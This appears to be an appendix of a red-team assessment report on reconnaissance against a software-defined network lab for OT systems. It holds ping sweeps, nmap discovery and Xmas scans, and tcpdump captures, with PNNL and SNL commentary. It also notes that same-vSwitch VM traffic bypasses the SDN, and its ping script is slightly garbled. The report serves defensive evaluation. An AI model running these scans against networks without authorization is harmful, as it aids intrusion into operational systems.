All reconnaissance tests were run from one of the kali test nodes as noted in the test descriptions. SDN flow rules were modified during the test as described in Section D.5, although only the final flow rules are documented in this report. Reconnaissance tests were not launched from an untrusted host nor from a compromised but trusted host.

D.8.4.1.1 Broadcast Ping Test

A broadcast ping test is typically a quick way to determine what nodes are present on an IP network. It functions by sending an ICMP echo request (ping request) to the network broadcast address and waiting for ICMP echo replies from each node on the network.

The goal of this test is to determine what nodes are present on the data plane.

The test is successful if the Red Team can determine which nodes are present on the network.

January Test

This test was performed from the kali2 test node on the data plane.

ping -b 192.168.1.255 – no responses received

```
sandia2@kali2:~$ ping -b 192.168.1.255
WARNING: pinging broadcast address
PING 192.168.1.255 (192.168.1.255) 56(84) bytes of data.
^C
--- 192.168.1.255 ping statistics ---
59 packets transmitted, 0 received, 100% packet loss, time 447ms
```

PNNL Response: The test results make sense in the context of the SDN configuration. If the attacking machine (kali2) at any point during testing, did not have flow rules enabled permitting ICMP broadcast communication, the SDN switch will effectively drop any ICMP packets targeting a broadcast address.

This validates SDN4EDS Blueprint Architecture Section 4.4 where attempts to enumerate the network from a compromised host will only identify the authorized communications permitted by the OT-SDN positive security model.

SNL Response: The SNL team concurs with the PNNL Response.

February Test

This test was performed from the kali2 test node on the data plane.

```
     ============================================================
     = TEST RE-RUN (OPEN State)
     = Fri Feb 19 18:04:39 PST 2021
     ============================================================

     ping -b 192.168.1.255 – no response received
root@kali2:/home/sandia2# ping -b 192.168.1.255
WARNING: pinging broadcast address
PING 192.168.1.255 (192.168.1.255) 56(84) bytes of data.
^C
--- 192.168.1.255 ping statistics ---
61 packets transmitted, 0 received, 100% packet loss, time 483ms

root@kali2:/home/sandia2#

     ============================================================
     = TEST RE-RUN (CLOSED State)
     = Mon Feb 22 06:42:48 PST 2021
     ============================================================

root@kali2:/home/sandia2# ping -b 192.168.1.255
WARNING: pinging broadcast address
PING 192.168.1.255 (192.168.1.255) 56(84) bytes of data.
^C
--- 192.168.1.255 ping statistics ---
60 packets transmitted, 0 received, 100% packet loss, time 474ms

root@kali2:/home/sandia2#
```

PNNL Response: When run against the OPEN state, the ICMP echo requests were blocked because the flow rules did not allow traffic to be sent to the broadcast IP address. When run against the CLOSED data, flow rules blocked all ICMP traffic. These results are different than when individual ping commands are used in the next test.

This test continues to validate SDN4EDS Blueprint Architecture Section 4.4 showing that where ICMP traffic is disallowed, broadcast ping requests return no results.

SNL Response: The SNL team concurs with the PNNL Response.

D.8.4.1.2 Individual Ping Test

An individual ping test sends a ping request to each individual address in an address range, often to every node in a network. It is functionally equivalent to the broadcast ping test described before but may be more successful if either the individual nodes are configured to not respond to a broadcast ping request, or the network infrastructure is configured to block broadcast ping requests.

This test was performed from the kali2 test node on the data plane.

The goal of this test is to determine what nodes are present on the data plane.

The test is successful if the Red Team can determine which nodes are present on the network.

January Test

When pinging individually, the only IP Addresses that responded were:
192.168.1.11,
192.168.1.50,
192.168.1.52,
192.168.1.100, and
192.168.1.101.

The following Python script was written to perform these tests:

```
#!/usr/bin/python

import os

for I in range(1,255):
   mystr =“"ping -c 5 192.168.1”" + str(i)
   os.system(mystr)
```

PNNL Response: Test environment context must be taken into consideration for this test. The response from 192.168.1.11 (Raspberry Pi 1) makes sense only if the state of the flow rule(s) at the point of testing had ICMP and ARP flow rules enabled. Without verification of an output, it is hard to determine at which case this response was able to come through. Access was apparently granted at some point in time during testing for testing purposes, and the current state of the SDN Flow Controller shows this.

Regarding the IP addresses 192.168.1.50 (Temp Workstation), 192.168.1.52 (Commando), 192.168.1.100 (kali1), and 192.168.1.101 (kali2), these are all VMs that at the time of testing must have been on the same ESXi vSwitch port group. Communications within the same port group do not reach the physical NIC, rather it is handled by the ESXi vSwitch itself, therefore bypassing the SDN altogether. This is why responses are seen.

This validates SDN4EDS Blueprint Architecture Section 4.4 where attempts to enumerate the network from a compromised host will only identify the authorized communications permitted by the OT-SDN positive security model.

SNL Response: The SNL team concurs with the PNNL Response. The 192.168.1.11 may have had a misconfigured flow rule which allowed the ICMP response. This is a potential area for growth for the SDN technology in managing and eliminating misconfigurations in varying sized networks. This also highlights a gap that should be mentioned, VM network communications that do not reach the physical NIC will not be managed by the SDN security policies.

Further PNNL Response: As noted by SNL, there is still room for growth in the SDN technology to better manage and correctly configure varying sized networks. The SEL tools to process and visualize the current SDN configurations are a great step in the right direction.

February Test

This test was performed from the kali2 test node on the data plane.

```
============================================================
= TEST RE-RUN (OPEN State)
= Fri Feb 19 17:03:49 PST 2021
============================================================
```

When pinging individually, the only IP Addresses that responded during the OPEN state were:
192.168.1.11,
192.168.1.12,
192.168.1.13,
192.168.1.14,
192.168.1.15,
192.168.1.16,
192.168.1.17,
192.168.1.18,
192.168.1.19,
192.168.1.20,
192.168.1.23,
192.168.1.24,
192.168.1.25,
192.168.1.26,
192.168.1.100
192.168.1.101.

```
============================================================
= TEST RE-RUN (CLOSED State)
= Mon Feb 22 06:46:49 PST 2021
============================================================
```

When pinging individually, the only IP Addresses that responded during the CLOSED state were:
192.168.1.100, and
192.168.1.101.

PNNL Response: When run in the OPEN state, flow rules were configured to allow ICMP traffic from node kali2 to all the Raspberry Pi devices (192.168.1.11 through 192.168.1.26). When run in the CLOSED state, all ICMP traffic is blocked.

Nodes 192.168.1.100 and 192.168.1.101 are test nodes kali1 and kali2 located on the same ESXi vSwitch in the VMware ESXi environment, and not end-nodes configured for protection by the SDN flow rules.

This test continues to validate SDN4EDS Blueprint Architecture Section 4.4 showing that where ICMP traffic is disallowed, individual ping requests return no results.

SNL Response: Agree, the SDN does an excellent job allowing only the necessary traffic on the network (specified by an administrator) while the remainder of traffic falls into the deny-by-default category. However, as the size of the network grows, the likelihood of configuration errors increases. There is still room for growth in the SDN technology to better manage and correctly configure varying sized networks. The SEL tools to process and visualize the current SDN configurations are a great step in the right direction.

D.8.4.1.3 Nmap Test

An Nmap (network mapper) test functions similar to a ping test by sending probing requests to each address in a network and analyzing the returned data. In its simplest form, an Nmap scan determines which hosts on a network are connected and running.

The goal of this test is to determine what nodes are present on the data plane.

The test is successful if the Red Team can determine which nodes are present on the network.

January Test

This test was performed from the kali2 test node on the data plane.

```
nmap -sP 192.168.1.0/24
```

```
sandia2@kali2:~$ nmap -sP 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-12-17 19:13 PST
Nmap scan report for 192.168.1.50
Host is up (0.00038s latency).
Nmap scan report for 192.168.1.52
Host is up (0.00069s latency).
Nmap scan report for 192.168.1.100
Host is up (0.00080s latency).
Nmap scan report for 192.168.1.101
Host is up (0.000054s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 19.97 seconds
sandia2@kali2:~$
```

PNNL Response: PNNL noticed that this test contradicts the prior test in that only 4 hosts are seen via Nmap despite performing the same ping probe functionality. The four hosts seen again make sense as they are VMs on the same port group. PNNL concludes that the only logical results would be if the manual ping probe was performed after the Nmap probe, and it was during this time that flow rules between Raspberry Pi 1 and the attacking machine were enabled. It was also noticed that the parameter -sP is deprecated (replaced with -sn). The presence of -sn ends up performing an ARP scan in Nmap version 7.70, not an ICMP echo request/response ping scan that was used in 7.5.1.2.

This validates SDN4EDS Blueprint Architecture Section 4.4 where attempts to enumerate the network from a compromised host will only identify the authorized communications permitted by the OT-SDN positive security model.

SNL Response: Yes, the Nmap test was performed first followed by the ping test. Additionally, the network had some configuration changes, as noted in the “Timeline” section, during the assessment that changed the results of some commands and caused some inconsistencies in the results.

February Test

This test was performed from the kali2 test node on the data plane.

```
============================================================
= TEST RE-RUN (OPEN State)
= Fri Feb 19 17:43:39 PST 2021
============================================================

root@kali2:/home/sandia2# nmap -sn 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-19 17:43 PST
Nmap scan report for 192.168.1.11
Host is up (0.00041s latency).
MAC Address: B8:27:EB:7B:BF:0F (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.12
Host is up (0.00041s latency).
MAC Address: B8:27:EB:4D:9A:1F (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.13
Host is up (0.00040s latency).
MAC Address: B8:27:EB:34:6B:A4 (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.14
Host is up (0.00040s latency).
MAC Address: B8:27:EB:D0:62:91 (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.15
Host is up (0.00036s latency).
MAC Address: B8:27:EB:D9:37:DB (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.16
Host is up (0.00038s latency).
MAC Address: B8:27:EB:22:40:97 (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.17
Host is up (0.00030s latency).
MAC Address: B8:27:EB:1E:43:CE (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.18
Host is up (0.00031s latency).
MAC Address: B8:27:EB:4E:02:01 (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.19
Host is up (0.00034s latency).
MAC Address: B8:27:EB:E7:57:5A (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.20
Host is up (0.00038s latency).
MAC Address: B8:27:EB:DF:97:EF (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.23
Host is up (0.00038s latency).
MAC Address: B8:27:EB:BF:4E:55 (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.24
Host is up (0.00037s latency).
```

```
MAC Address: B8:27:EB:96:AC:C1 (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.25
Host is up (0.00040s latency).
MAC Address: B8:27:EB:AF:D2:1A (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.26
Host is up (0.00040s latency).
MAC Address: B8:27:EB:60:C4:FB (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.100
Host is up (0.000097s latency).
MAC Address: 00:0C:29:41:E2:1F (VMware)
Nmap scan report for 192.168.1.101
Host is up.
Nmap done: 256 IP addresses (16 hosts up) scanned in 27.30 seconds
root@kali2:/home/sandia2#

    ============================================================
    = TEST RE-RUN (CLOSED State)
    = Mon Feb 22 07:17:39 PST 2021
    ============================================================

root@kali2:/home/sandia2# nmap -sn 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-22 07:17 PST
Nmap scan report for 192.168.1.100
Host is up (0.00015s latency).
MAC Address: 00:0C:29:41:E2:1F (VMware)
Nmap scan report for 192.168.1.101
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 29.69 seconds
root@kali2:/home/sandia2#
```

PNNL Response: In the OPEN test, ICMP requests were allowed between test node kali1 and the Raspberry Pi devices, while in the CLOSED test, those flows were disallowed. This is expected since the Nmap test uses the same ICMP packets as the ping tests noted above.

Nodes 192.168.1.100 and 192.168.1.101 are test nodes kali1 and kali2, and not end-nodes configured for protection by the SDN flow rules.

This test continues to validate SDN4EDS Blueprint Architecture Section 4.4 showing that where ICMP traffic is disallowed, the Nmap probe requests return no results.

SNL Response: The SNL team concurs with the PNNL Response.

D.8.4.1.4 Nmap Christmas Tree Test

An Nmap Christmas Tree test performed additional assessment of the node by probing individual ports and analyzing the returned information. While a simple scan request simply detects the presence of a node, an Nmap Christmas Tree scan response is analyzed by the Nmap program to determine additional node configurations, such as the underlying operating system and network services that are enabled on the node.

The goal of this test is to determine additional information about nodes that are present on the data plane.

The test is successful if the Red Team can determine additional information about nodes that are present on the network.

January Test

This test was performed from the kali2 test node on the data plane.

```
sandia2@kali2:~$ sudo nmap -sX 192.168.1.11
Starting Nmap 7.70 ( https://nmap.org ) at 2020-12-17 19:17 PST
Nmap scan report for 192.168.1.11
Host is up (0.00049s latency).
All 1000 scanned ports on 192.168.1.11 are open|filtered
MAC Address: B8:27:EB:7B:BF:0F (Raspberry Pi Foundation)

Nmap done: 1 IP address (1 host up) scanned in 34.25 seconds
sandia2@kali2:~$ sudo nmap -sX 192.168.1.50
Starting Nmap 7.70 ( https://nmap.org ) at 2020-12-17 19:18 PST
Nmap scan report for 192.168.1.50
Host is up (0.000063s latency).
All 1000 scanned ports on 192.168.1.50 are closed
MAC Address: 00:0C:29:AC:4F:8B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.19 seconds
sandia2@kali2:~$ sudo nmap -sX 192.168.1.52
Starting Nmap 7.70 ( https://nmap.org ) at 2020-12-17 19:18 PST
Nmap scan report for 192.168.1.52
Host is up (0.00026s latency).
All 1000 scanned ports on 192.168.1.52 are closed
MAC Address: 00:0C:29:B0:21:CA (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.52 seconds
sandia2@kali2:~$ sudo nmap -sX 192.168.1.100
Starting Nmap 7.70 ( https://nmap.org ) at 2020-12-17 19:19 PST
Nmap scan report for 192.168.1.100
Host is up (0.000050s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh
MAC Address: 00:0C:29:41:E2:15 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.42 seconds
sandia2@kali2:~$ sudo nmap -sX 192.168.1.101
Starting Nmap 7.70 ( https://nmap.org ) at 2020-12-17 19:19 PST
Nmap scan report for 192.168.1.101
Host is up (0.0000060s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 14.30 seconds
sandia2@kali2:~$
```

PNNL Response: The Nmap Christmas Tree scan (-sX) conducts a TCP hyperping (hping) scan with FIN, PSH, and URG TCP flags asserted to a set of ports (the Nmap 1000 common ports by default) at the specified IP targets.

If the scan shows ports are closed, this means that the target responded with a TCP RST to every scan probe. This indicates the scanner has access to the target, but the target would not allow flows to continue as they are either out of state or the port is currently unavailable.

If the scan shows all ports as open|filtered this means the target did not respond at all. This means that -sX is unable to determine TCP port reachability status for the ports scanned.

192.168.1.11 result shows open|filtered. This is expected behavior. The SDN fabric should be blocking all TCP traffic to 192.168.1.11 from kali2.

192.168.1.50 and 192.168.1.52 results show closed. This is expected behavior.

192.168.1.100 and 192.168.1.101 results show “open|filtered” for TCP port 22 (ssh) and closed for other ports. This indicates an SSH server is present and may be accessible. A security filter/firewall may be blocking the probe to each SSH server. 192.168.1.101 is the eth1 interface of the kali2 scanner itself. This is expected behavior.

This validates SDN4EDS Blueprint Architecture Section 4.4 where attempts to enumerate the network from a compromised host will only identify the authorized communications permitted by the OT-SDN positive security model.

SNL Response: “Open|filtered” means the target did not respond. But then “open|filtered” for ssh indicates that it is present. This is a contradiction.

PNNL Response: A report of “open|filtered” from nmap means that the target did not respond to the Christmas Tree (-sX) scan for TCP port 22. Nmap concludes that the port may be open but there is some obstacle, like a firewall, filtering its probes. If the obstacle were not present, and the port is closed, then the target would have responded with a TCP RST, definitively telling nmap that the port is closed.

Nmap got closure responses for the other 999 ports tested, but not for TCP/22, inferring its presence. Thus, not a contradiction.

This indicates the obstacle is a TCP state inspecting firewall watching TCP port 22, on the target, filtering flows that are out of state, i.e., in the case of TCP, not initiated by the three-step SYN connect handshake.

An nmap SYN scan for TCP/22 should confirm it as open unless the obstacle is only permitting certain other IP addresses to connect. Also, the obstacle might be shunning kali2 via some other firewall security feature, say perhaps Fail2ban.

February Test

This test was performed from the kali2 test node on the data plane.

```
============================================================
= TEST RE-RUN (OPEN State)
= Fri Feb 19 17:50:04 PST 2021
============================================================
```

All host discovered in previous test had the SSH port open, and 192.168.1.18 also had port tcp/20000 (DNP3) open.

```
root@kali2:/home/sandia2# nmap -sX 192.168.1.11
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-19 17:50 PST
Nmap scan report for 192.168.1.11
Host is up (0.0012s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh
MAC Address: B8:27:EB:7B:BF:0F (Raspberry Pi Foundation)

Nmap done: 1 IP address (1 host up) scanned in 14.39 seconds
root@kali2:/home/sandia2# nmap -sX 192.168.1.12
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-19 17:50 PST
Nmap scan report for 192.168.1.12
Host is up (0.0011s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh
MAC Address: B8:27:EB:4D:9A:1F (Raspberry Pi Foundation)

Nmap done: 1 IP address (1 host up) scanned in 14.39 seconds
root@kali2:/home/sandia2# nmap -sX 192.168.1.13
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-19 17:50 PST
Nmap scan report for 192.168.1.13
Host is up (0.0011s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh
MAC Address: B8:27:EB:34:6B:A4 (Raspberry Pi Foundation)

Nmap done: 1 IP address (1 host up) scanned in 14.38 seconds
root@kali2:/home/sandia2# nmap -sX 192.168.1.14
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-19 17:51 PST
Nmap scan report for 192.168.1.14
Host is up (0.0012s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh
MAC Address: B8:27:EB:D0:62:91 (Raspberry Pi Foundation)

Nmap done: 1 IP address (1 host up) scanned in 14.38 seconds
root@kali2:/home/sandia2# nmap -sX 192.168.1.15
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-19 17:51 PST
Nmap scan report for 192.168.1.15
Host is up (0.0010s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh
MAC Address: B8:27:EB:D9:37:DB (Raspberry Pi Foundation)

Nmap done: 1 IP address (1 host up) scanned in 14.38 seconds
root@kali2:/home/sandia2# nmap -sX 192.168.1.16
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-19 17:51 PST
Nmap scan report for 192.168.1.16
Host is up (0.0012s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh
```

```
MAC Address: B8:27:EB:22:40:97 (Raspberry Pi Foundation)

Nmap done: 1 IP address (1 host up) scanned in 14.37 seconds
root@kali2:/home/sandia2# nmap -sX 192.168.1.17
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-19 17:51 PST
Nmap scan report for 192.168.1.17
Host is up (0.00068s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh
MAC Address: B8:27:EB:1E:43:CE (Raspberry Pi Foundation)

Nmap done: 1 IP address (1 host up) scanned in 14.38 seconds
root@kali2:/home/sandia2# nmap -sX 192.168.1.18
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-19 17:52 PST
Nmap scan report for 192.168.1.18
Host is up (0.0010s latency).
Not shown: 998 closed ports
PORT      STATE         SERVICE
22/tcp    open|filtered ssh
20000/tcp open|filtered dnp
MAC Address: B8:27:EB:4E:02:01 (Raspberry Pi Foundation)

Nmap done: 1 IP address (1 host up) scanned in 14.38 seconds
root@kali2:/home/sandia2# nmap -sX 192.168.1.19
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-19 17:52 PST
Nmap scan report for 192.168.1.19
Host is up (0.0012s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh
MAC Address: B8:27:EB:E7:57:5A (Raspberry Pi Foundation)

Nmap done: 1 IP address (1 host up) scanned in 14.38 seconds
root@kali2:/home/sandia2# nmap -sX 192.168.1.20
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-19 17:52 PST
Nmap scan report for 192.168.1.20
Host is up (0.0011s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh
MAC Address: B8:27:EB:DF:97:EF (Raspberry Pi Foundation)

Nmap done: 1 IP address (1 host up) scanned in 14.39 seconds
root@kali2:/home/sandia2# nmap -sX 192.168.1.23
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-19 17:53 PST
Nmap scan report for 192.168.1.23
Host is up (0.0010s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh
MAC Address: B8:27:EB:BF:4E:55 (Raspberry Pi Foundation)

Nmap done: 1 IP address (1 host up) scanned in 14.39 seconds
root@kali2:/home/sandia2# nmap -sX 192.168.1.24
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-19 17:53 PST
Nmap scan report for 192.168.1.24
```

```
Host is up (0.0011s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh
MAC Address: B8:27:EB:96:AC:C1 (Raspberry Pi Foundation)

Nmap done: 1 IP address (1 host up) scanned in 14.38 seconds
root@kali2:/home/sandia2# nmap -sX 192.168.1.25
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-19 17:53 PST
Nmap scan report for 192.168.1.25
Host is up (0.0011s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh
MAC Address: B8:27:EB:AF:D2:1A (Raspberry Pi Foundation)

Nmap done: 1 IP address (1 host up) scanned in 14.38 seconds
root@kali2:/home/sandia2# nmap -sX 192.168.1.26
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-19 17:54 PST
Nmap scan report for 192.168.1.26
Host is up (0.0011s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh
MAC Address: B8:27:EB:60:C4:FB (Raspberry Pi Foundation)

Nmap done: 1 IP address (1 host up) scanned in 14.38 seconds
root@kali2:/home/sandia2# nmap -sX 192.168.1.100
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-19 17:54 PST
Nmap scan report for 192.168.1.100
Host is up (0.000029s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh
MAC Address: 00:0C:29:41:E2:1F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.38 seconds
root@kali2:/home/sandia2# nmap -sX 192.168.1.101
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-19 17:54 PST
Nmap scan report for 192.168.1.101
Host is up (0.0000060s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 14.30 seconds
root@kali2:/home/sandia2#

    ============================================================
    = TEST RE-RUN (CLOSED State)
    = Mon Feb 22 07:20:17 PST 2021
    ============================================================
```

All host discovered in previous test had the SSH port open.

```
root@kali2:/home/sandia2# nmap -sX 192.168.1.100
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-22 07:20 PST
Nmap scan report for 192.168.1.100
Host is up (0.000027s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh
MAC Address: 00:0C:29:41:E2:1F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.39 seconds
root@kali2:/home/sandia2# nmap -sX 192.168.1.101
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-22 07:20 PST
Nmap scan report for 192.168.1.101
Host is up (0.0000060s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 14.31 seconds
root@kali2:/home/sandia2#
```

PNNL Response: In the OPEN test, the flow rules allowed limited responses to the Nmap probes showing the results noted (i.e., ssh is open on the Raspberry Pi devices). In the CLOSED test, those flows are not allowed, so no responses to the Nmap probes are returned.

This test continues to validate SDN4EDS Blueprint Architecture Section 4.4 showing that where traffic is disallowed, probe requests return no results.

Nodes 192.168.1.100 and 192.168.1.101 are test nodes kali1 and kali2, and not end-nodes configured for protection by the SDN flow rules.

SNL Response: The SNL team concurs with the PNNL Response.

D.8.4.1.5 Packet Capture

Packet captures are used to analyze network traffic. The tcpdump program is often used to access and analyze the traffic, as shown in this test.

January Test

Note that the initial analysis revealed misconfigurations in the SDN4EDS laboratory environment that were remedied on January 7, 2021.

This test was performed from the kali2 test node on the data plane.

The goal of this test is to determine what traffic can be seen by the test node.

The test is successful if the Red Team can capture traffic from the network.

Packet Capture before the January 7, 2021, network reconfiguration

Packets captured showing OpenFlow traffic seen from the kali2 test node:

```
root@kali2:/home/sandia2# tcpdump -i eth1 -c 25 not port ssh
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
08:29:24.894057 IP 192.168.10.1.6653 > 192.168.11.5.43506: Flags [.], ack 1914162808, win
2048, length 0
08:29:24.896256 IP kali2.51383 > 192.168.10.254.domain: 16056+ PTR? 5.11.168.192.in-
addr.arpa. (43)
08:29:24.914454 IP 192.168.11.4.54828 > 192.168.10.1.6653: Flags [P.], seq
3156924268:3156924625, ack 141315663, win 4904, length 357: OpenFlow
      version unknown (0x17), type 0x03, length 769, xid 0x60108a15 [|openflow]
08:29:24.918267 IP 192.168.11.4.https > 192.168.10.1.58801: Flags [P.], seq
2039783676:2039784057, ack 1547469125, win 501, length 381
08:29:24.925315 IP 192.168.10.1.6653 > 192.168.11.2.59490: Flags [.], ack 1290406, win
2049, length 0
08:29:24.941710 IP 192.168.11.4.54828 > 192.168.10.1.6653: Flags [P.], seq 357:548, ack 1,
win 4904, length 191: OpenFlow
      version unknown (0x17), type 0x03, length 768, xid 0xba108a15 [|openflow]
08:29:24.941816 IP 192.168.10.1.6653 > 192.168.11.4.54828: Flags [.], ack 548, win 2053,
length 0
08:29:44.917493 IP kali2.48308 > 192.168.10.254.domain: 55007+ PTR? 254.10.168.192.in-
addr.arpa. (45)
08:30:04.938305 IP kali2.32889 > 192.168.10.254.domain: 44204+ PTR? 4.11.168.192.in-
addr.arpa. (43)
08:30:14.948829 IP kali2.40424 > 192.168.10.254.domain: 28706+ PTR? 2.11.168.192.in-
addr.arpa. (43)
08:30:14.990981 IP 192.168.10.1.6653 > 192.168.11.5.43506: Flags [.], ack 217830, win 2053,
length 0
08:30:24.984063 IP 192.168.10.1.58774 > 192.168.11.1.https: Flags [F.], seq 2062261003, ack
2524651954, win 254, length 0
08:30:24.984245 IP kali2.59716 > 192.168.10.254.domain: 62008+ PTR? 1.11.168.192.in-
addr.arpa. (43)
08:30:24.984560 IP 192.168.11.1.https > 192.168.10.1.58774: Flags [F.], seq 1, ack 1, win
501, length 0
08:30:24.984655 IP 192.168.10.1.58774 > 192.168.11.1.https: Flags [.], ack 2, win 254,
length 0
08:30:24.999413 IP 192.168.10.1.58827 > 192.168.11.6.https: Flags [.], ack 4196837187, win
256, length 0
08:30:25.002639 IP 192.168.10.1.6653 > 192.168.11.5.43506: Flags [.], ack 262453, win 2047,
length 0
08:30:25.010274 IP 192.168.11.4.54828 > 192.168.10.1.6653: Flags [P.], seq 379803:380160,
ack 5297, win 4904, length 357: OpenFlow
      version unknown (0x17), type 0x03, length 769, xid 0x60108a15 [|openflow]
08:30:34.994769 IP kali2.52051 > 192.168.10.254.domain: 56572+ PTR? 6.11.168.192.in-
addr.arpa. (43)
08:30:34.999407 IP 192.168.10.1.6653 > 192.168.11.5.43506: Flags [.], ack 307113, win 2051,
length 0
08:30:35.009811 IP 192.168.11.4.54828 > 192.168.10.1.6653: Flags [P.], seq 445263:445620,
ack 6704, win 4904, length 357: OpenFlow
      version unknown (0x17), type 0x03, length 769, xid 0x60108a15 [|openflow]
08:30:35.047289 00:30:a7:16:e5:b5 (oui Unknown) > 01:80:c2:00:00:0e (oui Unknown),
ethertype Unknown (0x88f7), length 68:
      0x0000:  0202 0036 0000 0000 0000 0000 0000 0000  ...6............
      0x0010:  0000 0000 0030 a7ff fe16 e5b5 0001 c979  .....0.........y
      0x0020:  057f 0000 0000 0000 0000 0000 0000 0000  ................
      0x0030:  0000 0000 0000                           ......
08:30:45.009550 IP 192.168.11.4.54828 > 192.168.10.1.6653: Flags [P.], seq 506330:506687,
ack 7389, win 4904, length 357: OpenFlow
      version unknown (0x17), type 0x03, length 769, xid 0x60108a15 [|openflow]
08:30:45.011514 IP 192.168.10.1.58787 > 192.168.11.5.https: Flags [F.], seq 2511536622, ack
3974688443, win 2053, length 0
08:30:45.011968 IP 192.168.11.5.https > 192.168.10.1.58787: Flags [F.], seq 1, ack 1, win
501, length 0
25 packets captured
6684 packets received by filter
6659 packets dropped by kernel
root@kali2:/home/sandia2#
```

Packet Capture after network reconfiguration on January 7, 2021:

Packets captured on 192.168.1.0/24 network interface no longer show OpenFlow messages after network reconfiguration on January 7, 2021.

```
root@kali2:/home/sandia2# tcpdump -i eth1 port 6653
tcpdump: verbose output suppressed, use -v or -vv for full protocol
decode
listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
root@kali2:/home/sandia2#
```

Packet capture on 192.168.1.0/24 network interface with ssh. Node 192.168.1.17 is an additional node observed on the network that continues to ssh to 192.168.1.50 when reviewing the tcpdump output. However, 192.168.1.17 did not appear when scanned with Nmap.

```
root@kali2:/home/sandia2# tcpdump -i eth1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
10:48:58.860957 IP 192.168.11.4.54828 > 192.168.10.1.6653: Flags [P.], seq
2417759615:2417759806, ack 253245374, win 6159, length 191: OpenFlow
      version unknown (0x17), type 0x03, length 768, xid 0xba108a15 [|openflow]
10:48:58.861489 IP kali2.32918 > 192.168.10.254.domain: 17031+ PTR? 1.10.168.192.in-
addr.arpa. (43)
10:48:58.888866 IP 192.168.11.4.54828 > 192.168.10.1.6653: Flags [P.], seq 191:548, ack 1,
win 6159, length 357: OpenFlow
      version unknown (0x17), type 0x03, length 769, xid 0x60108a15 [|openflow]
10:48:58.888968 IP 192.168.10.1.6653 > 192.168.11.4.54828: Flags [.], ack 548, win 2047,
length 0
10:48:58.897537 IP 192.168.10.1.6653 > 192.168.11.5.58880: Flags [.], ack 1800552054, win
2048, length 0
10:48:58.903232 IP 192.168.11.1.42602 > 192.168.10.1.6653: Flags [P.], seq
4169491087:4169491315, ack 3260423428, win 3074, length 228: OpenFlow
      version unknown (0x17), type 0x03, length 768, xid 0xdf9683c3 [|openflow]
10:48:58.904799 IP 192.168.11.1.42602 > 192.168.10.1.6653: Flags [P.], seq 228:514, ack 1,
